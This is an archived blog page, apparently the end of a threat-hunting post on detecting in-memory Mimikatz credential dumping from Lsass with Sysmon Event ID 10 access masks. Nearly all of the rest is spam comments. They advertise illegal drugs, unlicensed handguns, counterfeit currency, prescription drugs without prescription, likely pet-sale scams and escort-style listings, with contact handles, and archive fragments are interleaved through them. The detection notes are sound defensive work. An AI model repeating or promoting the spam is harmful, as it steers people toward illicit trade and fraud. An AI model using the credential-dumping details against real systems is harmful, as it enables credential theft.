


Figure 23. Mimikatz CallTrace.

## Hunting Technique recommended

### Grouping [Source]

"Grouping consists of taking a set of multiple unique artifacts and identifying when multiple of them appear together based on certain criteria. The major difference between grouping and clustering is that in grouping your input is an explicit set of items that are each already of interest. Discovered groups within these items of interest may potentially represent a tool or a TTP that an attacker might be using. An important aspect of using this technique consists of determining the specific criteria used to group the items, such as events having occurred during a specific time window. This technique works best when you are hunting for multiple, related instances of unique artifacts, such as the case of isolating specific reconnaissance commands that were executed within a specific timeframe."

Up to this point we can, for example use this approach (**GrantedAccess 0x1010 OR 0x1410**) with the group of modules explained in [part I](#) and start hunting for In-memory Mimikatz. Grouping those events with other chains of events will definitely reduce the number of false positives. In my next post I will go over other commands in Mimikatz that an adversary could use besides **dumping credentials** and see what other permissions Mimikatz uses to interact with **Lsass.exe**. I will combine that with other native

[https://web.archive.org/web/20230208123920/https://cyberwardog.blogspot.com/2017/03/chronicles-of-threat-hunter-hunting-for\\_22.html](https://web.archive.org/web/20230208123920/https://cyberwardog.blogspot.com/2017/03/chronicles-of-threat-hunter-hunting-for_22.html)

Windows events.

[13 captures](#) Feedback is greatly appreciated! Thank you.

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## Updates

- 03/25/2017 - Mimikatz Update 2.1.1-20170326 has the same permissions for "sekurlsa::logonpasswords". 0x1010.
- 03/26/2017 - Updated CallTrace Regex. Still working on Kibana Lucene Regex
- 03/31/2017 - Mimikatz Update 2.1.1- 20170328 has the same permissions for "sekurlsa::logonpasswords". 0x1010.

Posted by [Wardog](#) at [1:11 PM](#)



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buy auto-flowering-seeds online

buy auto-flowering-seeds online

buy psychedelics online

"buy psychedelics online usa

buy cannabis-concentrates-online

Reply

 **johson** June 6, 2021 at 8:21 AM

buy marijuana-flowers online

buy marijuana-edibles online

(Event ID 10) - 31/10/2024 17:37

[https://web.archive.org/web/20230208123920/https://cyberwardog.blogspot.com/2017/03/chronicles-of-threat-hunter-hunting-for\\_22.html](https://web.archive.org/web/20230208123920/https://cyberwardog.blogspot.com/2017/03/chronicles-of-threat-hunter-hunting-for_22.html)

buy cbd-oils online  
buy vapes-and-carts online  
buy auto-flowering-seeds online  
buy auto-flowering-seeds online  
[13 captures](#)  
27 May 2019 - 29 Sep 2024 | buy psychedelics online  
buy psychadelics online usa  
buy cannabis-concentrates-online  
Reply

DEC **FEB** MAY  
◀ **08** ▶  
2022 2023 2024 ▾ About this capture



rostaylor505 June 8, 2021 at 5:09 AM

Great post! I am actually getting ready to across this information, is very helpful my friend. Also great blog here with all of the valuable information you have. Keep up the good work you are doing here.  
phentermine 37.5mg

Reply



Unknown June 20, 2021 at 5:38 PM

merle bulldog  
merle english bulldog  
bulldogs for adoption  
american bulldog adoption  
chocotlate english bulldog  
merle french bulldog puppies  
blue merle bulldog  
merle english bulldog price  
merle puppies for sale

Reply



dogsofcannabis.com June 23, 2021 at 7:03 PM

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buy marijuana flowering stage online  
buy cannabis seeds online online  
buy psychedelic mushrooms online online

buy psychedelics online usa  
Supplier of wood pellet

ox gallstones for sale

bio energy products

wood pellets near me

"buy weed online usa

Reply



Violet June 27, 2021 at 4:37 PM

buy marijuana online  
buy weed online  
dank vapes for sale  
buy marijuana online with worldwide shipping  
buy marijuana edibles online,k  
smart bud  
moon rocks for sale  
buy cbd oil online  
dank vapes for sale  
order brass knuckles online  
stiiizy pods  
exotic carts  
moon rocks weed for sale

(Event ID 10) - 31/10/2024 17:37

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buy addc cannabis online  
buy black diamond kush online  
buy new york diesel  
buy AK47 Cannabis strain online  
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27 May 2019 - 29 Sep 2024 buy 50 cannabis fat burner capsules  
buy marijuana flowers online  
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buy red congoese live resin online  
buy pre-rolled joints online  
buy cannabis trim online  
buy sour diesel online  
can you buy weed online  
order marijuana online  
buy lsd online  
weed for sale  
buy concentrates online  
pineapple punch  
buy waxonline  
where can i buy weed online  
buy weed online usa  
tko extracts  
"buy psychedelics online usa  
"buy weed online usa  
buy weed online usa  
buy psychedelics online usa

Reply



**B** Johnson June 30, 2021 at 10:25 AM  
buy marijuana-flowers online  
buy marijuana-edibles online  
buy cbd-oils online  
buy vapes-and-carts online  
buy accessories online  
buy auto-flowering-seeds online  
buy granddaddy-purple online  
buy psychedelics online  
buy cannabis-concentrates-online  
buy og-kush online  
buy dmt-nn-dimethyltryptamine online  
buy blue-cheese-weed online  
buy purple-haze online  
buy strawberry-cough online  
buy black-diamond-kush online  
buy blue-dream online  
buy moon-rock online

Reply

**B** Unknown June 30, 2021 at 8:14 PM  
what is contrave  
silicon wives  
sky pharmacy  
atx 101 uk  
macrolane buttock injections london  
hydrogel buttock injections  
buying vyvanse online legit  
buy dermal fillers online usa  
mesotherapy injections near me  
xeomin reviews

Reply

420leafganja July 4, 2021 at 6:22 AM

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 blue cockatoo for sale  
legit online dispensary shipping worldwide  
legit online dispensary  
blue cockatoo for sale  
jungle boys dispensary

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jungle boys seeds  
parrot for sale  
belgian malinois for sale near me  
boxer puppies for sale  
umbrella cockatoo price  
legit online dispensary shipping worldwide

[Reply](#)

 **Violet** July 6, 2021 at 9:31 PM

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buy lsd online  
buy ayahuasca online  
ibogaine for sale  
mdma for sale  
buy kratom online  
buy mescaline online  
buy mushroom online  
buy psychedelics online usa  
4 ACO DMT For Sale  
Buy 5 MEO DMT Online  
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NN DMT Erowid For Sale  
dmt vape pens for sale  
Changa DMT  
buy lsd gel tabs  
liquid lsd for sale  
buy lsd online  
buy psychedelics online  
buy legal psychedelics online

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 **Randicard** July 12, 2021 at 1:29 PM

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buy shatter online  
dab-rigs-and-bongs-2 for sale  
vapes-carts price today  
marijuana-flowers-2  
green-crack for sale  
buy white-widow online

[Reply](#)

 **williams** July 12, 2021 at 7:24 PM

nuptropin 120iu  
burnabol  
eporex 3000

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norditropin simplex45 iu

Information

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27 May 2019 - 29 Sep 2024

Sex this for sale

evogene comprar

clenbuterol 100 tabs

Reply



 420leafganja July 13, 2021 at 1:09 AM

cockatoo for sale

blue cockatoo for sale

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legit online dispensary

macaw for sale

jungle boys dispensary

parrots for sale uk

jungle boys seeds

african grey parrots for sale

belgian malinois for sale near me

african grey parrot for sale uk

umbrella cockatoo price

legit online dispensary shipping worldwide

gelato cake strain

cockatoo for sale uk

Reply

 kudi July 24, 2021 at 3:57 PM

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Buy Blue-Moon-Rock Online

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Buy Blue-Dream-Marijuana-Strain Online

Marijuana-Edibles for sale

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Buy cannabis-seeds Online

Buy Psychedelics Online

Buy-Blue-Cheese-Online-usa

Buy Bruce-Banner-Sush-strain Online

Buy Goldern-Teacher Online

Buy Blue-Berry-Moon-Rock Online  
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BuyAlpha 100 For Sale Online

Alpha 100 for sale



BuyTT15 Collars Online

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BuyASIO 420 Near Me

Reply



Lillie July 27, 2021 at 3:01 AM

macaw parrots for sale

Our parrots make a wonderful companion pet. Purchasing a pet parrot online is easy at MyMacaws Home. We sell parrots of the highest quality health and basic ability in their DNA. We have a small selection of macaw parrots for sale, Harlequin macaw parrot for sale, Blue and Gold Macaw parrot for sale and Hyacinth macaw parrot for sale. Browse wide variety of Parrots and Eggs on our Website.

<https://mymacaws.com>

Reply



Morgan July 27, 2021 at 12:02 PM

Doberman Puppies for sale

doberman for sale

British shorthair

British shorthair kittens

American shorthair

Doberman pinscher puppies for sale

Doberman breeders

Buy Marijuana Edibles Online

Weed Edibles For Sale

Buy Cannabis Oil Online

Cannabis Oil

Marijuana Hash

Hash vs Marijuana

Buy Marijuana Flowers

Marijuana For Sale

Best Marijuana Strains

CBD Dispensary Near Me

Cbd Oil For Sale

BUY MARIJUANA ONLINE

BUY WEED ONLINE

MEDICAL MARIJUANA DISPENSARY NEAR ME

MARIJUANA DISPENSARY

Reply



Morgan July 27, 2021 at 12:03 PM

Glock store

Glocks for sale

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glock 17 gen4 mos

glock 17 gen4

**13 captures** clock 17 gen5

27 May 2019 - 29 Sep 2024

glock 17 For Sale

glock 17

glock 19x

glock 19

glock 19 gen 4

glock 19 Mos Gen 5

glock 20 gen 4

glock 20 sf

glock 21 gen4

glock 22 For Sale

glock 22 gen 4

glock 22 gen 5

glock 22 For Sale

glock 23

glock 23 Gen 5

glock 24

glock 26 gen4

glock 26

glock 27 Gen 5

glock 27

glock 29 sf

glock 30s

glock 31 gen 4

glock 30

glock 32

glock 32 gen 4

glock 34

glock 35

glock 26 For sale

glock 38

glock 39

glock 41 gen 4

glock 42

glock 43

glock 44

British shorthair

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# Cyber Wardog Lab: Chronicles of a Threat Hunter: Hunting for In-Memory Mimikatz with Sysmon and ELK - Part II (Event ID 10) - 31/10/2024 17:37

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British shorthair kittens

Dutch longhair kittens

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American Shorthair

Reply



 **Shivani thakur** August 12, 2021 at 9:57 PM

Brilliant post, checkout this as well:- macroeconomics tutoring

Reply

 **shelterhome** August 26, 2021 at 3:20 AM

Supplier of wood pellet

wood pellets for sale near me

railroad track scrap for sale

yellow raisins

ralistones for sale

pellets for sale near me

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Reply

 **capuchinmonkey.company.com** September 4, 2021 at 4:10 PM

These are not stolen and there's a sales document issued for each.  
We also ship to an FFL for those who prefer it that way.

Please feel free to visit our website <https://www.legitarmsdealer.com/>  
<https://www.buycounterfeitbills.com/> <https://capuchinmonkey.company.com/> <https://buymethadoneonline.com/>

Reply

 **steroy** September 5, 2021 at 4:34 AM

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dyport-type-a-2x500units usa uk  
azzalure-2x125-iu usa uk  
xeomin-1x100iu usa uk  
hyaluronidase-1500-iu usa uk  
how-does-neurobloc-work usa uk  
bocouture-1x50-units usa uk  
buy-to-bac-10x5ml-ampoules-online usa uk  
teosyal-27g-deep-lines-2x1ml uk usa

Reply

 **NJC** September 5, 2021 at 11:28 AM

<https://www.facebook.com/Jack-russell-puppies-looking-for-a-lovely-home-103472108733880/>

Reply

 **NJC** September 6, 2021 at 7:37 PM

<https://www.facebook.com/French-bulldog-puppies-for-adoption-101614342231358/>

Reply



**maltipoo paradise home** September 8, 2021 at 5:24 PM

Stop right there! You have found your new baby boy. These are adorable as a puppy can be. They will be sure to shower you with their puppy love kisses every morning just to let you know how much you mean to them. They will be sure to come home to you happy, healthy, and ready to play. They will be up to date on his puppy vaccinations, microchipped, dewormed, and pre-spoiled just

[https://web.archive.org/web/20230208123920/https://cyberwardog.blogspot.com/2017/03/chronicles-of-threat-hunter-hunting-for\\_22.html](https://web.archive.org/web/20230208123920/https://cyberwardog.blogspot.com/2017/03/chronicles-of-threat-hunter-hunting-for_22.html)

in time to come to their new home. Don't miss out on the newest addition to your family. These babies will be sure to steal your heart away! Contact via our website and grab a soulmate.

[Reply](#)



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buy corgi puppies online

[Reply](#)



Randicard October 12, 2021 at 3:56 PM

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[Where To Buy Psychedelic Drugs Online USA](#)

[Reply](#)



Tracy Morgan October 13, 2021 at 11:12 PM

Hi There,

Thank you for sharing the knowledgeable blog with us I hope that you will post many more blog with us:-

Alprazolam powder is a medication having a place with the class of benzodiazepines that is suggested for certain ailments.

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Email: [info@onlineresearchchemlab.com](mailto:info@onlineresearchchemlab.com)

Wickr: locallegit

whatsapp: +1662-403-4557

Skype: williamjune1

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onlineresearchchemlab October 20, 2021 at 10:28 PM

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onlineresearchchemlab October 20, 2021 at 10:28 PM

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Skype: williamjune1

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qua October 22, 2021 at 8:23 AM  
Contact: +14248351429  
**13 captures**  
27 May 2019 - 29 Sep 2024 - Visit the online store for the best medicines, try the medicines with or without prescription  
Buy online medicines, buy steroids, online pills, online pharmacy available, online pharmacy, Best Online Pharmaceuticals

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Store, Buy Medicine Online. Mega Cure Pharmacy Pain Killers, Pills, Research Chemicals and Powders, Steroid, Weight Loss and Women's Health.

Contact: +14248351429  
Email: info@megacurepharmacy.com  
Website: <https://megacurepharmacy.com/>

Reply

**B** <https://kushhighlife.com/> October 22, 2021 at 7:57 PM  
nice

pitbull puppies for sale  
pitbull puppies for sale  
pitbulls for sale

Glock 17 for sale cheap online without License overnight delivery ([glockgunstore.com](http://glockgunstore.com))

glock 30 for sale

uzi pistol for sale

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Browning Hi-Power 9mm

weightloss

golden retriver breeder

Reply

**B** [buy ragdollcatkitten online](#) October 23, 2021 at 5:40 PM  
buy ragdollcatkitten online  
Reply

**B** FREYA October 25, 2021 at 12:42 AM  
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Email: [sales@globalpharmasupplies.com](mailto:sales@globalpharmasupplies.com)  
wBSITE: <https://globalpharmasupplies.com/>

Reply

**B** onlineresearchchemlab October 26, 2021 at 3:09 PM  
looking to BUY 4-CMC CRYSTAL ONLINE from a leading supplier? onlineresearchchemlab.com is the best research chemicals store where you can buy

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For More Info

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27 May 2019 - 29 Sep 2024 | type: williamjune1



Reply



onlineresearchchemlab October 26, 2021 at 3:11 PM

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Skype: williamjune1

Reply



rj zz November 2, 2021 at 10:02 PM

Raw Garden Carts

Reply



Scarlet November 3, 2021 at 8:09 AM

i must confess you guys have the best blog out here. thanks for giving me the opportunity to place a comment here.

corgi puppy for sale near me,corgi puppies for adoption,corgi breeders near me,corgi for adoption,corgi,corgi breeders,corgi puppies for adoption,corgi mix puppies,pembroke welsh corgi puppies for sale,corgi puppies for sale in United States ,cardigan welsh corgi puppies for sale,cardigan welsh corgi puppies,corgi puppies price,fluffy corgi puppies for sale,corgi kennel,corgi puppies for sale in usa,corgi mix puppies for sale,cardigan corgi puppies,corgi mix breeds,welsh corgi for adoption under \$500,corgi dog price,corgi puppies for sale

Reply



Scarlet November 24, 2021 at 9:15 AM

Cheap Corgi puppies for Sale

website>>><https://www.greenfieldcorgipuppies.com/>

Reply



Scarlet December 1, 2021 at 2:35 AM

buy Corgis online for sale

Website>>><https://www.greenfieldcorgipuppies.com/>

Reply



Unknown December 2, 2021 at 9:35 AM

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nighthawk dominator

charter arms old glory

aac 556 sd suppressor

Reply

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**B** miawri December 10, 2021 at 12:00 AM

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**B** weezy December 12, 2021 at 5:28 AM

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sativa vs indica chart

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buy one-up-psilocybin-mushroom-chocolate-bar/ online

buy psychedelics online

Reply

**B** aerocityincall December 14, 2021 at 8:21 PM

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Ladies and Young Girls  
MatureFemale  
LadyinSwimwear  
CollegeGoingGirl  
IndianAunty  
IndianBeauty  
Indianface  
IndianHotPicture

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**B** miawri December 15, 2021 at 9:12 PM

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Rare Tryptamines are a diverse group of 5HT2A agonist compounds. The predominant clinical effect produced by tryptamine exposure.  
Email:[info@realchemss.com](mailto:info@realchemss.com)  
Click here for more information:- [more info](#)

Reply

**B** miawri December 15, 2021 at 11:13 PM

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Email:[wergoführerscheindienste@gmail.com](mailto:wergoführerscheindienste@gmail.com)  
Click here for more information:- [more info](#)

Reply

**B** FREYA December 19, 2021 at 11:32 PM

CONTACT: +1 (302)754-1570

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supplier botox 50u

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[Reply](#)



**Unknown** December 22, 2021 at 11:11 PM

Thank you for sharing the post, I have come across while reading, you can avail to our services [NRI Lawyer in India](#), very nice blog so you ever need any legal services in India to establish business or anything related to international cyber crime, you can connect us for legal advice.

[Reply](#)



**maltipoo paradise home** December 28, 2021 at 8:55 PM

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<https://maltipooparadisehome.com/how-much-are-adoption-fees-for-dogs/>

[Reply](#)



**Xenelsoft** December 29, 2021 at 9:11 PM

Interesting article! Thank you for sharing! I hope you will continue to have similar posts to share with everyone.  
[Pellet Hormone therapy Virginia](#)

[Reply](#)



**Unknown** January 16, 2022 at 3:38 PM

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Buy steroids online  
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kitten shelter homes  
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**john NJL** January 22, 2022 at 10:39 PM

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<a href="https://hippiestore.org/product-category/psychedelics/dm...>

[https://web.archive.org/web/20230208123920/https://cyberwardog.blogspot.com/2017/03/chronicles-of-threat-hunter-hunting-for\\_22.html](https://web.archive.org/web/20230208123920/https://cyberwardog.blogspot.com/2017/03/chronicles-of-threat-hunter-hunting-for_22.html)

Reply

LSD FOR Sell January 23, 2022 at 4:09 AM

Psychedelic is a relating or denoting drug (especially LSD) that produces hallucinations and apparent expansion of

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 Scarlet January 27, 2022 at 2:09 AM

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**Jr. SEO MAN** February 9, 2022 at 11:54 PM

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**baccaratssite.biz** February 18, 2022 at 7:44 AM

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**Micheal Alexander** March 5, 2022 at 10:11 PM

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**philip** March 31, 2022 at 11:08 AM

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**Glockonlineshop April 1, 2022 at 6:06 AM**

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philip April 4, 2022 at 9:19 AM

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Scarlet April 7, 2022 at 3:10 AM

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Unknown June 4, 2022 at 7:53 PM

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**Steve Walton** September 11, 2022 at 10:51 AM

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**Steve Walton** September 11, 2022 at 10:53 AM

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**chhavi** October 20, 2022 at 12:07 AM

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